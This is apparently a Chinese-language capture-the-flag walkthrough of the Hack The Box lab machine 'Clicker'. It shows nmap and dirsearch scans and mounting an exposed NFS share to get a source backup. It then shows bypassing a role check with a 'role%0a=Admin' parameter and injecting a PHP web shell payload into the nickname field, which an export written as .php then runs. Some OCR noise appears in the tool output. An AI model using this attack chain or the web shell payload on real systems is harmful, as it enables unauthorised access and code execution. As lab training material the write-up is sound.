

Clicke(放棄)

port scanning

```
(root@kali) [~]
# nmap -sCV 10.10.11.232
Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-30 13:33 EDT
Nmap scan report for 10.10.11.232
Host is up (0.32s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 89d7393458a0eaa1dbc13d14ec5d5a92 (ECDSA)
|_  256 b4da8daf659cbbf071d51350edd81130 (ED25519)
80/tcp    open  http     Apache httpd 2.4.52 ((Ubuntu))
|_ http-title: Did not follow redirect to http://clicker.htb/
|_ http-server-header: Apache/2.4.52 (Ubuntu)
111/tcp   open  rpcbind  2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000   2,3,4      111/tcp     rpcbind
|   100000   2,3,4      111/udp     rpcbind
|   100000   3,4        111/tcp6    rpcbind
|   100000   3,4        111/udp6    rpcbind
|   100003   3,4        2049/tcp    nfs
|   100003   3,4        2049/tcp6   nfs
|   100005   1,2,3      41229/udp   mountd
|   100005   1,2,3      43099/tcp6  mountd
|   100005   1,2,3      46235/udp6  mountd
|   100005   1,2,3      58333/tcp   mountd
|   100021   1,3,4      35541/tcp6  nlockmgr
|   100021   1,3,4      35736/udp6  nlockmgr
|   100021   1,3,4      44497/tcp   nlockmgr
|   100021   1,3,4      53607/udp   nlockmgr
|   100024   1          50237/tcp   status
|   100024   1          52770/udp6  status
|   100024   1          53354/udp   status
|   100024   1          53769/tcp6  status
|   100227   3          2049/tcp    nfs_acl
|_  100227   3          2049/tcp6   nfs_acl
2049/tcp  open  nfs_acl  3 (RPC #100227)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.39 seconds
```

```

# nmap --script=vuln 10.10.11.233
Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-30 13:35 EDT
Nmap scan report for analytical.htb (10.10.11.233)
Host is up (0.42s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
|_ http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_ http-dombased-xss: Couldn't find any DOM based XSS.
|_ http-slowloris-check:
|_ VULNERABLE:
|_   Slowloris DOS attack
|_     State: LIKELY VULNERABLE
|_     IDs: CVE:CVE-2007-6750
|_       Slowloris tries to keep many connections to the target web server open and hold
|_       them open as long as possible. It accomplishes this by opening connections to
|_       the target web server and sending a partial request. By doing so, it starves
|_       the http server's resources causing Denial Of Service.
|_
|_     Disclosure date: 2009-09-17
|_     References:
|_       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|_       http://ha.ckers.org/slowloris/
|_ http-vuln-cve2011-3192:
|_   VULNERABLE:
|_   Apache byterange filter DoS
|_     State: VULNERABLE
|_     IDs: CVE:CVE-2011-3192 BID:49303
|_       The Apache web server is vulnerable to a denial of service attack when numerous
|_       overlapping byte ranges are requested.
|_     Disclosure date: 2011-08-19
|_     References:
|_       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-3192
|_       https://www.tenable.com/plugins/nessus/55976
|_       https://www.securityfocus.com/bid/49303
|_       https://seclists.org/fulldisclosure/2011/Aug/175
|_ http-fileupload-exploiter:
|_   Couldn't find a file-type field.
|_ http-csrf:
|_   Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=analytical.htb
|_   Found the following possible CSRF vulnerabilities:
|_
|_     Path: http://analytical.htb:80/
|_     Form id: comment
|_     Form action: #
Nmap done: 1 IP address (1 host up) scanned in 527.81 seconds

```

80Port

目錄掃描

```

└─# dirsearch -u http://clicker.htb [Docs] [Kali Forums] [Kali NetHunter] [Exploit-DB] [Go]
      upgrade_cost = 15 * (5 ** update_level);
      price *= (1 + upgrade_cost / 15);
      v0.4.2
      Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10927
Output File: /root/.dirsearch/reports/clicker.htb/_23-10-30_15-20-58.txt
Error Log: /root/.dirsearch/logs/errors-23-10-30_15-20-58.log
Target: http://clicker.htb/

[15:20:58] Starting:
[15:21:09] 403 - 276B - /.ht_wsr.txt
[15:21:09] 403 - 276B - /.htaccess.bak1
[15:21:09] 403 - 276B - /.htaccess.sample
[15:21:09] 403 - 276B - /.htaccess_extra
[15:21:09] 403 - 276B - /.htaccess.save
[15:21:09] 403 - 276B - /.htaccess.orig
[15:21:09] 403 - 276B - /.htaccess_orig
[15:21:09] 403 - 276B - /.htaccess_sc
[15:21:09] 403 - 276B - /.htaccessBAK
[15:21:09] 403 - 276B - /.htaccessOLD
[15:21:09] 403 - 276B - /.htaccessOLD2
[15:21:09] 403 - 276B - /.html
[15:21:09] 403 - 276B - /.htm
[15:21:09] 403 - 276B - /.htpasswd_test
[15:21:09] 403 - 276B - /.htpasswd
[15:21:09] 403 - 276B - /.httr-oauth
[15:21:13] 403 - 276B - /.php
[15:21:33] 302 - 0B - /admin.php → /index.php
[15:21:50] 403 - 276B - /assets/
[15:21:50] 301 - 311B - /assets → http://clicker.htb/assets/
[15:21:51] 200 - 0B - /authenticate.php
[15:22:08] 302 - 0B - /export.php → /index.php
[15:22:15] 200 - 3KB - /index.php
[15:22:16] 200 - 3KB - /index.php/login/
[15:22:16] 200 - 3KB - /info.php
[15:22:21] 200 - 3KB - /login.php
[15:22:22] 302 - 0B - /logout.php → /index.php
[15:22:38] 302 - 0B - /profile.php → /index.php
[15:22:40] 200 - 3KB - /register.php
[15:22:43] 403 - 276B - /server-status/
[15:22:43] 403 - 276B - /server-status

Task Completed
└─(root@kali)-[~]

```

111 Port

rpcbind NTF

```

└─(root@kali)-[~]
└─# showmount -e 10.10.11.232
Export list for 10.10.11.232:
/mnt/backups *

└─(root@kali)-[/mnt]
└─# mkdir /mnt/new_back

└─(root@kali)-[~]
└─# mount -t nfs 10.10.11.232:/ /mnt/new_back

└─(root@kali)-[/mnt/new_back/mnt/backups]
└─# cp /mnt/new_back/mnt/backups/clicker.htb_backup.zip /root

```

找到80Port目錄，目錄掃描多此一舉了~


```
(root@kali)~[~/Clicker/clicker.htb]
# ls
admin.php  authenticate.php  db_utils.php  export.php  index.php  login.php  play.php  register.php
assets     create_player.php  diagnostic.php  exports     info.php  logout.php  profile.php  save_game.php
```

admin.php authenticate.php .php export.php index.php login.php play.php
register.php
assets create_player.php diagnostic.php exports info.php logout.php
profile.php save_game.php

逐一開啟，沒什麼重要的

繼續查看80Port

註冊後會有GET請求。嘗試SQL或其他指令



使用Ping OK，但其他目錄遍歷、sql、curl都不行

```
(root@kali)~[~/Clicker/clicker.htb]
# tcpdump -i tun0
tcpdump: verbose output suppressed, use -v[v]... for full protocol details
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
17:15:28.926070 IP 10.10.14.179.41618 > clicker.htb.http: Flags [S],
  ck0K,TS val 2323975325 ecr 0,nop,wscale 7], length 0
17:15:29.249056 IP clicker.htb.http > 10.10.14.179.41618: Flags [S.],
  mss 1340,sackOK,TS val 2578053085 ecr 2323975325,nop,wscale 7],
  length 0
17:15:29.249252 IP 10.10.14.179.41618 > clicker.htb.http: Flags [.]
  ecr 2578053085], length 0
17:15:29.250090 IP 10.10.14.179.41618 > clicker.htb.http: Flags [P.],
  val 2323975649 ecr 2578053085], length 398: HTTP: GET /index.php?msg=
  Successfully registered HTTP/1.1
17:15:29.523936 IP clicker.htb.http > 10.10.14.179.41618: Flags [.]
  ecr 2323975649], length 0
17:15:29.523974 IP clicker.htb.http > 10.10.14.179.41618: Flags [P.],
  val 2578053359 ecr 2323975649], length 206: HTTP
  302 Found HTTP/1.1
17:15:29.523986 IP 10.10.14.179.41618 > clicker.htb.http: Flags [.]
  ecr 2578053359], length 0
```

Request

1 GET /index.php?msg=ping+10.10.14.179 HTTP/1.1

2 Host: clicker.htb

3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0

4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*; q=0.8

5 Accept-Language: zh-TW

6 Accept-Encoding: gzip, deflate

7 Connection: close

8 Cookie: PHPSESSID=agjbj9ffhhtj5edrbih3g9641

9 Upgrade-Insecure-Requests: 1

clicker.htb/play.php

Burp Suite Community Edition v2023.5.2 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extension

1 x +

Send Cancel Follow redirection

Request

1 GET /save_game.php?clicks=4&level=0 HTTP/1.1

2 Host: clicker.htb

3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0

4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*; q=0.8

5 Accept-Language: zh-TW

6 Accept-Encoding: gzip, deflate

7 Connection: close

8 Referer: http://clicker.htb/play.php

Response

1 HTTP/1.1 302 Found

2 Date: Thu, 09 Nov 2023 02:08:03 GMT

3 Server: Apache/2.4.52 (Ubuntu)

4 Expires: Thu, 19 Nov 1981 08:52:00 GMT

5 Cache-Control: no-store, no-cache, must-revalidate

6 Pragma: no-cache

7 Location: /index.php?msg=Game has been saved!

8 Content-Length: 0

9 Connection: close

10 Content-Type: text/html; charset=UTF-8

302定向錯誤，使用sql注入語法會報500錯物

看到save檔案有role測試

```
(root@kali)~[~/Clicker/clicker.htb]
# cat save_game.php
<?php
session_start();
include_once("db_utils.php");

if (isset($_SESSION['PLAYER']) && $_SESSION['PLAYER'] != "") {
    $args = [];
    foreach($_GET as $key=>$value) {
        if (strtolower($key) == 'role') {
            // prevent malicious users to modify role
            header('Location: /index.php?err=Malicious activity detected!');
            die;
        }
        $args[$key] = $value;
    }
    save_profile($_SESSION['PLAYER'], $args);
    // update session info
    $_SESSION['CLICKS'] = $_GET['clicks'];
    $_SESSION['LEVEL'] = $_GET['level'];
    header('Location: /index.php?msg=Game has been saved!');
}
?>
```

確實出現local=偵測惡意活動

Pretty	Raw	Hex
1 GET /save_game.php?clicks=4&level=0&role=Admin HTTP/1.1		
2 Host: clicker.htb		
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0		
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*; q=0.8		
5 Accept-Language: zh-TW		
6 Accept-Encoding: gzip, deflate		
7 Connection: close		
8 Referer: http://clicker.htb/play.php		
9 Cookie: PHPSESSID=a3mb0futcvcvg197g5c6n0h28r		
10 Upgrade-Insecure-Requests: 1		
11		
12		

Pretty	Raw	Hex	Render
1 HTTP/1.1 302 Found			
2 Date: Thu, 09 Nov 2023 02:12:05 GMT			
3 Server: Apache/2.4.52 (Ubuntu)			
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT			
5 Cache-Control: no-store, no-cache, must-revalidate			
6 Pragma: no-cache			
7 Location: /index.php?err=Malicious activity detected!			
8 Content-Length: 0			
9 Connection: close			
10 Content-Type: text/html; charset=UTF-8			
11			
12			

參考文件進行繞過

<https://www.geeksforgeeks.org/crlf-injection-attack/>
<https://book.hacktricks.xyz/pentesting-web/crlf-0d-0a>

已繞過

Pretty	Raw	Hex
1 GET /save_game.php?clicks=4&level=0&role%0a=Admin HTTP/1.1		
2 Host: clicker.htb		
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0		
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*; q=0.8		
5 Accept-Language: zh-TW		
6 Accept-Encoding: gzip, deflate		
7 Connection: close		
8 Referer: http://clicker.htb/play.php		
9 Cookie: PHPSESSID=a3mb0futcvcvg197g5c6n0h28r		
10 Upgrade-Insecure-Requests: 1		
11		
12		

Pretty	Raw	Hex	Render
1 HTTP/1.1 302 Found			
2 Date: Thu, 09 Nov 2023 02:33:04 GMT			
3 Server: Apache/2.4.52 (Ubuntu)			
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT			
5 Cache-Control: no-store, no-cache, must-revalidate			
6 Pragma: no-cache			
7 Location: /index.php?msg=Game has been saved!			
8 Content-Length: 0			
9 Connection: close			
10 Content-Type: text/html; charset=UTF-8			
11			
12			


再次保存

```


Pretty    Raw    Hex
GET /index.php?msg=Game%20has%20been%20saved! HTTP/1.1
Host: clicker.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
q=0.8
Accept-Language: zh-TW
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://clicker.htb/play.php
Cookie: PHPSESSID=a3mb0futkvcvg197g5c6n0h28r
Upgrade-Insecure-Requests: 1

1 HTTP/1.1 200 OK
2 Date: Thu, 09 Nov 2023 02:37:50 GMT
3 Server: Apache/2.4.52 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Vary: Accept-Encoding
8 Content-Length: 2914
9 Connection: close
10 Content-Type: text/html; charset=UTF-8
11
12
13 <!doctype html>
14 <html lang="en" class="h-100">
15   <head>
```

重登繞過



在Administration可以下載txt，在burp測試txt是否能改成php



← → ↻ 🏠 cclicker.htb/exports/top_players_dd4yi3mv.txt

🐞 Kali Linux 🌐 Kali Tools 📄 Kali Docs 🗣️ Kali Forums 🔍 Kali NetHunter 🍷 Exploit-DB

Nickname: Clicks: Level:

Nickname: admin Clicks: 99999999999999999999 Level: 999999999

Nickname: ButtonLover99 Clicks: 10000000 Level: 100

Nickname: Paol Clicks: 2776354 Level: 75

Nickname: Th3Br0 Clicks: 87947322 Level: 1

改成php可讀取

Administration Portal

[Back to Home](#)

Data has been saved in exports/top_players_7ig17x83.php

Top players

Nickname	Clicks	Level
admin	999999999999999999	999999999
ButtonLover99	10000000	100
Paol	2776354	75
Th3Br0	87947322	1

[←](#) [→](#) [↺](#) [🏠](#)

clicker.htb/exports/top_players_7ig17x83.php

[🐧 Kali Linux](#) [🛠️ Kali Tools](#) [📄 Kali Docs](#) [🗣️ Kali Forums](#) [🔍 Kali NetHunter](#) [🔥 Exploit-DB](#)

Nickname	Clicks	Level
admin	999999999999999999	999999999
ButtonLover99	10000000	100
Paol	2776354	75
Th3Br0	87947322	1

測試反彈shell

```
(root@kali) - [~/Clicker/clicker.htb]
# cat authenticate.php
<?php
session_start();
include_once("db_utils.php");

if (isset($_POST['username']) && isset($_POST['password']) && $_POST['username'] != "" && $_POST['password'] != "") {
    if(check_auth($_POST['username'], $_POST['password'])) {
        $_SESSION["PLAYER"] = $_POST["username"];
        $profile = load_profile($_POST["username"]);
        $_SESSION["NICKNAME"] = $profile["nickname"];
        $_SESSION["ROLE"] = $profile["role"];
        $_SESSION["CLICKS"] = $profile["clicks"];
        $_SESSION["LEVEL"] = $profile["level"];
        header('Location: /index.php');
    }
    else {
        header('Location: /login.php?err=Authentication Failed');
    }
}
?>
```

先試ping正常

```

(root@kali)-[~/Clicker]
# tcpdump -i tun0
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
20:40:18.187697 IP 10.10.14.11.47706 > clicker.htb.http: Flags [S], seq 374581985
20:40:18.448267 IP clicker.htb.http > 10.10.14.11.47706: Flags [S.], seq 30695574
20:40:18.448397 IP 10.10.14.11.47706 > clicker.htb.http: Flags [.], ack 1, win 50
20:40:18.449242 IP 10.10.14.11.47706 > clicker.htb.http: Flags [P.], seq 1:400, a
20:40:18.711001 IP clicker.htb.http > 10.10.14.11.47706: Flags [.], ack 400, win
20:40:18.711084 IP clicker.htb.http > 10.10.14.11.47706: Flags [P.], seq 1:420, a
20:40:18.711163 IP 10.10.14.11.47706 > clicker.htb.http: Flags [.], ack 420, win
20:40:18.711224 IP clicker.htb.http > 10.10.14.11.47706: Flags [F.], seq 420, ack
20:40:18.712002 IP 10.10.14.11.47706 > clicker.htb.http: Flags [F.], seq 400, ack
20:40:18.971472 IP clicker.htb.http > 10.10.14.11.47706: Flags [.], ack 401, win

```

shell反彈錯誤，改用GET請求測試

Request

Pretty

Raw

Hex

1

GET /save_game.php?clicks=7&level=0&nickname=%3c%3fphp%20system(%24_GET%5b'cmd'%5d)%3b%3f%3e HTTP/1.1

2

Host: clicker.htb

3

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0

4

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*; q=0.8

5

Accept-Language: zh-TW

6

Accept-Encoding: gzip, deflate

7

Connection: close

8

Referer: http://clicker.htb/play.php

9

Cookie: PHPSESSID=vn11pbvadoF1cb4n413fmmvaf6

0

Upgrade-Insecure-Requests: 1

1

2

Response

Pretty

Raw

Hex

Render

1

HTTP/1.1 302 Found

2

Date: Tue, 14 Nov 2023 08:57:48 GMT

3

Server: Apache/2.4.52 (Ubuntu)

4

Expires: Thu, 19 Nov 1981 08:52:00 GMT

5

Cache-Control: no-store, no-cache, must-revalidate

6

Pragma: no-cache

7

Location: /index.php?msg=Game has been saved!

8

Content-Length: 0

9

Connection: close

10

Content-Type: text/html; charset=UTF-8

11

12

Inspector

Selection

47 (0x2f)

Selected text

%3c%3fphp%20system(%24_GET%5b'cmd'%5d)%3b%3f%3e

Decoded from: URL encoding

<?php system(\$_GET['cmd']);?>

Cancel

Apply changes

Request attributes

2